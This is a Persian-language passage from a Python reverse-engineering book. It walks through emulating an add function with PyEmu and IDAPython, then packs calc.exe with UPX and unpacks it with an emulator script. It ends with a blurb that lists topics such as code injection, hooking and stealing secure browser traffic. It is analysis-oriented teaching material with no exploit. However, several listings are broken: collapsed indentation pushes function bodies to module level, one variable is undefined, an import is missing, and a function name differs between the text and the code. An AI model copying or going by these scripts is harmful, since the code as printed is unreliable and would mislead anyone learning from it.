این برنامه ساده دو آرگمان از خط فرمان میگیرد, و آنها را تبدیل به عدد صحیح میکند(۱ درکد) و سپس تابع add_number را فراخوانی میکند برای جمع کردن آنها با یکدیگر (۲ درکد) فراخوانی میکند. ما میخواهیم از تابع add_number به عنوان هدف خودمان برای شبیه سازی بدلیل ساده بودن و درک آسان و گرفتن نتیجه ی منطقی ساده تر استفاده کنیم.

این میتواند برای شما یک نقطه ی شروع عالی برای نحوه ی استفاده از سیستم موثر PyEmu است. حالا اجازه دهید نگاهی به کد تبدیل شده به اسمبلی تابع add_function قبل از رفتن به کد PyEmu داشته باشیم. لیست زیر نمایش دهنده ی کد تبدیل شده به اسمبلی است.

```
var_4= dword ptr -4          # sum variable
arg_0= dword ptr 8           # int num1
arg_4= dword ptr 0Ch         # int num2

push ebp
mov ebp, esp
push ecx
mov eax, [ebp+arg_0]
```


```
add eax, [ebp+arg_4]
mov [ebp+var_4], eax
mov eax, [ebp+var_4]
mov esp, ebp
pop ebp
retn
```

کد اسمبلی تابع add_number

ما میتوانیم ببینیم که کد C++ چگونه تبدیل به کد اسمبلی بعد از ترجمه شده است. ما میخواهیم از PyEmu برای تنظیم کردن دو متغییر پشته یعنی arg_0 و arg_4 به هر عددی که انتخاب کردیم و سپس به تله انداختن ثبات EAX وقتی تابع و دستور retn اجرا شدند, استفاده کنیم. ثبات EAX درواقع شامل آدرس بازگشتی جمع دو عدد که ما پاس داده ایم میباشد. درست است که فراخوانی این تابع بی اندازه ساده است, اما یک نقطه ی شروع عالی برای شروع استفاده از PyEmu برای توابع پیچیده تر و به تله انداختن آدرس بازگشتی آنها است.

۱۲,۱۴ شبیه ساز توابع

مرحله اول ایجاد یک اسکرپیت PyEmu جدید, این است که مطمئن شوید مسیر PyEmu را به درستی تنظیم کرده اید. یک فایل پایتون جدید ایجاد کنید, نام آن را addnum_function_call.py بگذارید و کد زیر را در آن قرار دهید.

addnum_function_call.py

```
import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")

from PyEmu import *
```

حالا که ما مسیر را به درستی مشخص کرده ایم, ما میتوانیم شروع به کد نویسی کد فراخوانی-تابع PyEmu کنیم. ابتدا ما احتیاج داریم قسمت های code و data را از فایل اجرایی که میخواهیم مهندسی معکوس را روی آن اجرا کنیم و سپس تعدادی کد واقعی را برای اجرا شبیه سازی کنیم, مشخص کنیم. به خاطر این موضوع ما از IDAPython استفاده میکنیم, ما از تعدادی تابع آشنا (رجوع به فصل IDAPython) برای بارگذاری قسمت های مختلف باینری درون شبیه ساز استفاده میکنیم. بگذارید به ادامه ی اضافه کردن کد addnum_function_call.py بپردازیم.


```
import sys
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")

from PyEmu import *
```

addnum_function_call.py

```
…
1 emu = IDAPyEmu()

# Load the binary's code segment
code_start = SegByName(".text")
code_end = SegEnd( code_start )

2 while code_start <= code_end:
        emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
        code_start += 1

  print "[*] Finished loading code section into memory."

# Load the binary's data segment
data_start = SegByName(".data")
data_end = SegEnd( data_start )
3 while data_start <= data_end:
        emu.set_memory( data_start, GetOriginalByte(data_start), size=1 )
        data_start += 1

print "[*] Finished loading data section into memory."
```

ابتدا ما شئ IDAPyEmu را که برای استفاده از متود های شبیه سازی ضروری است (۱ درکد) معرفی میکنیم . سپس ما code (۲ در کد) و data (۳ درکد) فایل باینری را درون حافظه PyEmu بارگذاری میکنیم. ما از تابع SegByName() برای پیدا کردن ابتدای قسمت و از SegEnd() برای فهمیدن پایان قسمت استفاده در IDAPython استفاده میکنیم. سپس ما قسمت مورد نظر را بایت به بایت درون حافظه PyEmu ذخیره میکنیم. حالا که قسمت های code و data در حافظه بارگذاری شدند, ما پارامترهای پشته را برای فراخوانی تابع, راه اندازی کنترل کننده ی دستورات برای زمانی که دستور retn فراخوانی و اجرا شد, استفاده میکنیم. کد زیر را به اسکرپیت خود اضافه کنید.

add_function_call.py

```
...
# Set EIP to start executing at the function head
1 emu.set_register("EIP", 0x00401000)
# Set up the ret handler

2 emu.set_mnemonic_handler("ret", ret_handler)
# Set the function parameters for the call

3 emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
  emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

# There are 10 instructions in this function
```


```
4 emu.execute( steps = 10 )

print "[*] Finished function emulation run."
```

ما ابتدا EIP را به بالای تابع تنظیم میکنیم, که در 0x401000 (۲ در کد) قرار دارد. اینجایی است که PyEmu شروع به اجرای دستورات میکند. سپس ما کنترل کننده ی دستورات برای وقتی دستور retn تابع اجرا شد, راه اندازی میکنیم (۲ درکد). مرحله ی سوم راه اندازی پارامتر های پشته (۳ درکد) برای فراخوانی تابع است. آنها دو عدد برای جمع شدن با یکدیگر است. در مثال ما از 0x00000001 و 0x00000002 استفاده میکنیم. سپس ما به PyEmu میگوییم هر ۱۰ دستور داخل تابع را اجراکند (۴ درکد). مرحله ی آخر نوشتن کنترل کننده ی دستور retn است, بنابراین اسکریپت نهایی به صورت زیر خواهد بود.

addnum_function_call.py

```
import sys

sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")

from PyEmu import *

def ret_handler(emu, address):
1    num1 = emu.get_stack_argument("arg_0")
      num2 = emu.get_stack_argument("arg_4")
      sum = emu.get_register("EAX")

      print "[*] Function took: %d, %d and the result is %d." % (num1, num2, sum)

      return True

emu = IDAPyEmu()

# Load the binary's code segment
code_start = SegByName(".text")
code_end = SegEnd( code_start )

while code_start <= code_end:
         emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
         code_start += 1

print "[*] Finished loading code section into memory."

# Load the binary's data segment
data_start = SegByName(".data")
data_end = SegEnd( data_start )
```


```
while data_start <= data_end:
        emu.set_memory( data_start, GetOriginalByte(data_start), size=1 )
        data_start += 1

print "[*] Finished loading data section into memory."

# Set EIP to start executing at the function head
emu.set_register("EIP", 0x00401000)

# Set up the ret handler
emu.set_mnemonic_handler("ret", ret_handler)

# Set the function parameters for the call
emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

# There are 10 instructions in this function
emu.execute( steps = 10 )
print "[*] Finished function emulation run."
```

ابتدا کنترل کننده ی دستور (۱ درکد) به سادگی آرگمان های پشته و مقدار ثبات EAX و خروجی فراخوانی تابع را دریافت میکند. بارگذاری addnum.exe درون IDA و سپس اجرای اسکریپت PyEmu مانند یک فایل IDAPython اجرا میکنیم (فصل یازدهم را برای یاد آوری نگاه کنید). با استفاده از اسکریپت قبلی شما باید خروجی شبیه لیست زیر ببینید.

```
[*] Finished loading code section into memory.
[*] Finished loading data section into memory.
[*] Function took 1, 2 and the result is 3.
[*] Finished function emulation run.
```

خروجی شبیه ساز تابع IDAPyEmu

بسیار ساده! ما میتوانیم که اسکریپت به سادگی آرگمان های پشته و سپس ثبات EAX را بعد از اینکه تمام شد(جمع دو آرگمان) دریافت میکنیم. تمرین کنید که فایل های اجرایی دیگری را درون IDA بارگذاری کنید, یک تابع تصادفی انتخاب کنید, و تلاش کنید فراخوانی آن را شبیه سازی کنید. شما با قدرت این تکنولوژی متحیر می شوید, که میتواند شامل صدها و هزاران دستور با شعب, حلقه ها, و نقطه های بازگشت, باشد. استفاده از این متود برای معندسی معکوس یک تابع میتواند ساعت ها را برای مهندسی معکوس ذخیره کند. حالا اجازه دهید از کتابخوانه ی PyEmu برای آنپک کردن یک فایل فشرده شده با UPX استفاده کنیم.

PEPyEmu ۱۲,۱۵

کلاس PEPyEmu یک راه برای شما یعنی کسی که مهندسی معکوس انجام میدهد, برای استفاده از PyEmu برای تحلیل ایستا محیط بدون استفاده از IDA Pro فراهم میسازد. این اسکریپت ابتدا فایل اجرایی را از دسیک میگیرد, قسمت های مختلف فایل اجرایی را حافظه بارگذاری میکند, سپس با استفاده از Pydasm برای تحلیل کردن اجرای تمام دستورات استفاده میکند. ما از PyEmu در یک سناریو دنیای واقعی برای گرفتن یک فایل فشرده شده و اجرای آن در شبیه ساز برای ذخیره سازی بعد از اینکه فایل اجرایی بعد از باز شدنش

در حافظه استفاده میکنیم. فشرده سازی که ما آن را مورد هدف قرار میدهیم UPX[۲۹۱] که یک فشرده ساز متن باز است که توسط خیلی از بدافزارها برای کوچکتر کردن حجم فایل اجرایی و گیج کردن تلاش برای تحلیل-ایستا استفاده کنید. ابتدا بگذارید که ایده بگیریم که یک فشرده ساز[۲۹۲] چیست و چگونه کار میکند, سپس ما یک فایل اجرایی را UPX فشرده میکنیم. مرحله ی نهایی ما استفاده از یک اسکرپیت را که خود Cody یعنی نویسنده ی PyEmu برای از حالت فشرده سازی خارج کردن و دخیره سازی نتیجه ی فایل اجرایی روی دسیک نوشته است, استفاده میکنیم و آن را تغییر میدهیم. بعد از اینکه شما فایل اجرایی را ذخیره کردید, شما میتوانید از تکنولوژی آنالیز-ایستا برای مهندسی معکوس کد استفاده کنید.

۱۲,۱۶ فشرده ساز, فایل های اجرایی

فشرده سازهای فایل اجرایی[۲۹۳] برای زمانهای مدید در اطراف دیده میشوند. در اصل آنها برای کم کردن حجم فایل اجرایی برای اینکه بر روی فلاپی 1.44MB جا شوند, ایجاد شدند, اما آنها رشد کردند و به یک قسمت اصلی برای درهم سازی کد[۲۹۴] برای نویسنده های بدافزارها تبدیل شده اند. یک فشرده ساز معمولی قسمت های data و code را فشرده کرده و سپس نقطه ی شروع[۲۹۵] برنامه را با آدرس بازکننده[۲۹۶] جایگزین میکند. وقتی فایل باینری اجرا شد, باز کننده اجرا میشود, درواقع فایل باینری اصلی را در حافظه باز میکند, و سپس به نقطه ی ورود اصلی (OEP[۲۹۷]) پرش میکند. بعد از اینکه OEP ظاهر شد, فایل باینری شروع به اجرای معمولی میکند. وقتی با یک فایل فشرده شده به عنوان کسی که مهندسی معکوس را انجام میدهد طرف هستید, شما باید از فشرده سازی برای اینکه بتوانید به صورت موثر فایل باینری را تحلیل کنید, خلاص شوید. شما معمولا از یک دیباگر برای وظایف اینچنینی استفاده میکنید, اما نویسنده های بدافزارها در سالهای اخیر بسیار هوشیار تر شده اند و روتین های ضد-دیباگ درون فشرده سازها استفاده میکنند, به همین دلیل استفاده از یک دیباگر بر علیه یک فایل فشرده شده در برخی موارد بسیار مشکل است. اینجا جایی است که یک شبیه ساز میتواند بسیار کار آمد باشد, از آنجایی که هیچ دیباگری به فایل درحال اجرا ضمیمه نمیشود ما کد را بسادگی درون شبیه ساز اجرا میکنیم و سپس صبر میکنیم تا کار روتین بازکننده تمام شود. بعد از اینکه فشرده ساز, باز کردن فایل اصلی را تمام کرد, ما میخواهیم فایل باینری فشرده نشده را در دیسک ذخیره کنیم, تا بتوانیم آن را درون یک دیباگر و یا یک ابزار تحلیل-ایستا مانند IDA Pro بارگذاری کنیم. ما میخواهیم از UPX برای فشرده کردن calc.exe که همراه تمام ویندوز ها وجود دارد, استفاده میکنیم و سپس از یک اسکرپیت PyEmu برای بازکردن و ذخیره سازی آن در دسیک استفاده میکنیم. این تکنولوژی میتواند برای بقیه ی فشرده ساز ها نیز به خوبی استفاده شود, و میتوانید یک نقطه ی شروع خوب برای نوشتن اسکرپیت های پیچیده تر برای رو در رو شدن با چیدمانهای پیچیده تر که در دنیا وجود دارد, نیز باشد.

---

[291] Ultimate Packer for eXecutables: *http://upx.sourceforge.net/*.
[292] Packer
[293] Executable Packer
[294] Code Obfuscation
[295] Entry Point
[296] Decompressor
[297] Orginal Entry Point

۱۲,۱۷ فشرده ساز, UPX

UPX یک فشرده ساز فایل های اجرایی, مجانی و متن باز است که برای ویندوز و لینوکس و نوعهای دیگر فایل هایی اجرایی کار میکند. این ابزار فشرده سازی را در سطوح مختلف و روش ها وگزینه های اختیاری اضافی برای تغییر درفایل اجرایی هدف را در فرایند فشرده سازی ارائه میدهد. ما میخواهیم تنها یک فشرده سازی ساده را بر روی هدف خود اعمال کنیم, اما برای اینکه گزینه هایی را UPX از آنها پشتیبانی میکند, بررسی کنید آزادانه عمل کنید.

برای شروع UPX را از http://upx.sourceforge.net دریافت کنید, بعد از اینکه فایل دریافت شد, فایل فشرده را درون دایرکتوری C:\ باز کنید. شما مجبور از UPX در خط فرمان استفاده کنید, چرا که درحال حاضر یک رابط گرافیکی را بهمراه خود ندارد. از خط فرمان خود مسیر را به c:\upx303w جایی که فایل اجرایی UPX در آن قرار دارد تغییر دهید و دستور زیر را وارد کنید:

```
C:\upx303w>upx -o c:\calc_upx.exe C:\Windows\system32\calc.exe

                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2008
UPX 3.03w Markus Oberhumer, Laszlo Molnar & John Reiser Apr 27th 2008
        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    114688 ->     56832   49.55%   win32/pe      calc_upx.exe
Packed 1 file.
C:\upx303w>
```

این کار یک نسخه ی فشرده, از ماشین حساب ویندوز را فشرده میکند و آن را در دایرکتوری C:\ ذخیره میکند. پرچم o– مشخص میکند که فایل فشرده شده تحت چه عنوانی باید ذخیره شود درمثال ما calc_upx.exe. حالا ما یک فایل کاملا فشرده شده برای امتحان کردن قابلیت های PyEmu داریم پس اجازه بدهید کد نویسی را آغاز کنیم.

۱۲,۱۷ بازکردن UPX را PEPyEmu

UPX از یک متود بسیار ساده برای فشرده سازی فایل های اجرایی استفاده میکند. این ابزار نقطه ی شروع[۲۹۸] فایل اجرایی را دوباره میسازد تا به روتین آنپک کردن اشاره کند و همچنین دو قسمت اختصاصی به فایل باینری اضافه میکند. این قسمت ها UPX0 و UPX1 نام دارند. اگر شما فایل فشرده شده را در دیباگر Immunity باز کنید و به آرایش حافظه (ALT+M) بروید, شما میبینید که فایل اجرایی یک ساختار حافظه مشابه لیستی که در زیر نمایش داده شده است دارد.

Address	Size	Owner	Section	Contains	Access	Initial Access
00100000	00001000	calc_upx		PE Header	R	RWE
01001000	00019000	calc_upx	UPX0		RWE	RWE
0101A000	00007000	calc_upx	UPX1	code	RWE	RWE
01021000	00007000	calc_upx	.rsrc	data,imports resources	RW	RWE

ساختمان حافظه از یک فایل فشرده شده با UPX

ما میتوانیم ببینیم که قسمت UPX1 شامل کد است, و این جایی است که فشرده ساز UPX روتین اصلی بازکردن فایل فشرده شده را ایجاد میکند. فشرده ساز درواقع روتین بازکردن خودش را در این قسمت اجرا میکند, و وقتی کارش تمام شد, از قسمت UPX1 به بیرون و داخل کد "واقعی" فایل اجرایی پرش(JMP) میکند. تمام کاری که ما باید انجام دهیم این است اجازه دهیم شبیه ساز این روتین بازکردن[۲۹۹]را اجرا کند تا یک دستور JMP را که EIP را به خارج از قسمت UPX1 میبرد شناسایی کند, و ما باید درون نقطه ی شروع اصلی فایل باشیم.

حالا که ما یک فایل اجرایی داریم که با UPX فشرده شده است,بگذارید از PyEmu کمک بگیریم تا فایل اجرایی را باز کرده و نسخه ی اصلی آن را در دیسک ذخیره سازی کنیم. ما میخواهیم اینبار از یک ماژول PyEmu مستقل استفاده کنیم, بنابراین یک فایل پایتون جدید بسازید, نام آن را upx_unpacker.py بگذارید و کد زیر را در آن وارد کنید.

upx_unpacker.py

```
from ctypes import *

# You must set your path to pyemu
sys.path.append("C:\\PyEmu")
```

[298] Entry Point
[299] Unpacking


```
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PEPyEmu

# Commandline arguments
exename = sys.argv[1]

outputfile = sys.argv[2]
# Instantiate our emulator object
emu = PEPyEmu()
if exename:
# Load the binary into PyEmu
1       if not emu.load(exename):
            print "[!] Problem loading %s" % exename
            sys.exit(2)
else:
          print "[!] Blank filename specified"
          sys.exit(3)

2 # Set our library handlers
emu.set_library_handler("LoadLibraryA", loadlibrary)
emu.set_library_handler("GetProcAddress", getprocaddress)
emu.set_library_handler("VirtualProtect", virtualprotect)
# Set a breakpoint at the real entry point to dump binary
3 emu.set_mnemonic_handler( "jmp", jmp_handler )
# Execute starting from the header entry point
4 emu.execute( start=emu.entry_point )
```

ما کار خود را با بارگذاری فایل فشرده شده در PyEmu آغاز میکنیم (۱ درکد) ما سپس کنترل کننده کتابخانه ها را برای توابع LoadLibrary, و GetProcAddress و VirtualProtect که توابعی که در روتین بازکردن فراخوانی میشوند (۲ درکد) راه اندازی میکنیم , چرا که ما نیاز داریم مطمئن شویم تمام فراخوانی ها را به تله انداخته ایم و سپس فراخوانی های واقعی توابع با پارامتر های UPX از آنها استفاده میکند انجام دهیم. مرحله ی بعدی کنترل کردن زمانی است روتین بازکردن تمام شده است و برنامه به OEP پرش میکند. ما اینکار را با یک کنترل کننده برای دستور JMP انجام میدهیم (۳ درکد). در نهایت ما به شبیه ساز می گوییم کار اجرا را از نقطه ی شرع فایل اجرایی شروع کند (۴ درکد). حالا اجازه دهید کنترل کننده های کتابخانه و دستورات خود را ایجاد کنیم. کد زیر را اضافه کنید.

upx_unpacker.py

```
from ctypes import *
# You must set your path to pyemu
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PEPyEmu
```

```
'''
HMODULE WINAPI LoadLibrary(
__in LPCTSTR lpFileName
);
'''
1 def loadlibrary(name, address):
        # Retrieve the DLL name
        dllname = emu.get_memory_string(emu.get_memory(emu.get_register("ESP") + 4))
        # Make a real call to LoadLibrary and return the handle
        dllhandle = windll.kernel32.LoadLibraryA(dllname)
        emu.set_register("EAX", dllhandle)
        # Reset the stack and return from the handler
        return_address = emu.get_memory(emu.get_register("ESP"))
        emu.set_register("ESP", emu.get_register("ESP") + 8)
        emu.set_register("EIP", return_address)
    return True

'''
FARPROC WINAPI GetProcAddress(
__in HMODULE hModule,
__in LPCSTR lpProcName
);
'''

2 def getprocaddress(name, address):
        # Get both arguments, which are a handle and the procedure name
        handle = emu.get_memory(emu.get_register("ESP") + 4)
        proc_name = emu.get_memory(emu.get_register("ESP") + 8)
        # lpProcName can be a name or ordinal, if top word is null it's an ordinal
        if (proc_name >> 16):
                procname = emu.get_memory_string(emu.get_memory(emu.get_register("ESP")
                                                                                + 8))
         else:
                procname = arg2

# Add the procedure to the emulator
emu.os.add_library(handle, procname)
import_address = emu.os.get_library_address(procname)
# Return the import address
emu.set_register("EAX", import_address)
# Reset the stack and return from our handler
return_address = emu.get_memory(emu.get_register("ESP"))
emu.set_register("ESP", emu.get_register("ESP") + 8)
emu.set_register("EIP", return_address)
return True

'''
BOOL WINAPI VirtualProtect(
__in LPVOID lpAddress,
__in SIZE_T dwSize,
__in DWORD flNewProtect,
__out PDWORD lpflOldProtect
);
'''
3 def virtualprotect(name, address):
        # Just return TRUE
```

```
        emu.set_register("EAX", 1)
        # Reset the stack and return from our handler
        return_address = emu.get_memory(emu.get_register("ESP"))
        emu.set_register("ESP", emu.get_register("ESP") + 16)
        emu.set_register("EIP", return_address)
        return True

# When the unpacking routine is finished, handle the JMP to the OEP
4 def jmp_handler(emu, mnemonic, eip, op1, op2, op3):
        # The UPX1 section
        if eip < emu.sections["UPX1"]["base"]:
                print "[*] We are jumping out of the unpacking routine."
                print "[*] OEP = 0x%08x" % eip

# Dump the unpacked binary to disk
dump_unpacked(emu)
# We can stop emulating now
emu.emulating = False
return True
```

ابتدا کنترل کننده ی کتابخوانه (۱ درکد) نام DLL را از پشته با استفاده از ctypes قبل از اینکه فراخوانی حقیقی LoadLibraryA (که از kernel32.dll استخراج شده است) ,انجام شود, کشف میکند. وقتی فراخوانی واقعی بازگشت کرد, ما ثبات EAX رامقدار بازگشتی از کنترل کننده تنظیم ,پشته شبیه ساز را دوباره راه اندازی و درنتیجه از کنترل کننده بازگشت میکنیم. در یک راه بسیار شبیه عملیات را برای کنترل کننده ی GetProcAddress (۲ درکد) انجام میدهیم و دو پارامتر را از پشته گرفته و فراخوانی اصلی GetProcAddress که از kernel32.dll استخراج شده است, را انجام میدهیم. سپس ما آدرس رویدادی را که درخواست شده بود قبل از راه اندازی مجدد پشته شبیه ساز و بازگشت از کنترل کننده, بازگشت میدهیم. دلیلی که ما فراخوانی واقعی VirutalProtect را اینجا انجام نمیدهیم این است که ما درواقع نمیخواهیم هیچ صفحه ای در حافظه را محافظت کنیم. ما فقط میخواهیم مطمئن شویم که فراخوانی تابع یک فراخوانی موفق VirtualProtect را شبیه سازی میکند. سپس کنترل کننده ی دستور JMP (۴ درکد) یک چک ساده انجام میدهد که آیا به بیرون از روتین فشرده سازی پرش میکنیم, و اگر اینطور است تابع dump_packed را برای ذخیره سازی فایل باز شده بر روی دسیک فراخوانی میکند. و در نهایت به شبیه ساز دستور توقف میدهد, و مراحل بازسازی ما نهایتا پایان میباید.

مرحله ی نهایی اضافه کردن روتین dump_packed به اسکریپت ما است , که ما آن را بعد از کنترل کننده ها اضافه میکنیم.

upx_unpacker.py

```
...
def dump_unpacked(emu):
    global outputfile
    fh = open(outputfile, 'wb')
```


```
    print "[*] Dumping UPX0 Section"

    base = emu.sections["UPX0"]["base"]
    length = emu.sections["UPX0"]["vsize"]

    print "[*] Base: 0x%08x Vsize: %08x"% (base, length)

for x in range(length):
    fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Dumping UPX1 Section"

base = emu.sections["UPX1"]["base"]
length = emu.sections["UPX1"]["vsize"]

print "[*] Base: 0x%08x Vsize: %08x" % (base, length)

for x in range(length):
      fh.write("%c" % emu.get_memory(base + x, 1))
print "[*] Finished."
```

ما به سادگی قسمت های UPX0 و UPX1 را بر روی یک فایل ذخیره میکنیم, و این مرحله آخرین مرحله ی بازکردن فایل اجرایی ما است. بعد از اینکه این فایل بر روی دسیک قرار گرفت, ما میتوانیم آن را بر درون IDA بارگذاری کنیم, و کد اصلی فایل اجرایی برای تحلیل قابل دسترس است. حالا اجزا بدهید اسکرپیت بازکننده ی خود را از خط فرمان اجرا کنیم, شما باید یک خروجی شبیه لیست زیر داشته باشید.

```
C:\>C:\Python25\python.exe upx_unpacker.py C:\calc_upx.exe calc_clean.exe
[*] We are jumping out of the unpacking routine.
[*] OEP = 0x01012475
[*] Dumping UPX0 Section
[*] Base: 0x01001000 Vsize: 00019000
[*] Dumping UPX1 Section
[*] Base: 0x0101a000 Vsize: 00007000
[*] Finished.
C:\>
```

نحوه ی استفاده از upx_unpacker.py

حالا شما c:\calc_clean.exe را خواهید داشت که کد خالص برای calc.exe اصلی قبل از اینکه فشرده شود, را شامل میشود. حالا شما میتوانید از PyEmu برای انجام وظایف مختلف مهندسی معکوس استفاده کنید.

بروز رسانی کدها

http://www.nostarch.com/ghpython.htm

در این کتاب چه می آموزید

- خوکار سازی وظایف مهندسی معکوس
- طراحی و کد نویسی دیباگر خودتان
- آموختن فاز کردن درایورهای ویندوز و ساختن فازرهای قدرتمند از شروع
- استفاده از تکنولوژی تزریق کد و کتابخانه
- تکنولوژی های هوک سخت و نرم و دیگر حقه های نرم افزاری
- سرقت ترافیک امن در یک نشست امن مرورگر
- استفاده از PyDBG و Immunity Debugger , Sulley , IDAPython , PyEmu و ...

بهترین هکر های دنیا از پایتون استفاده میکنند شما نیمخواهید وارد جمع آنها شوید؟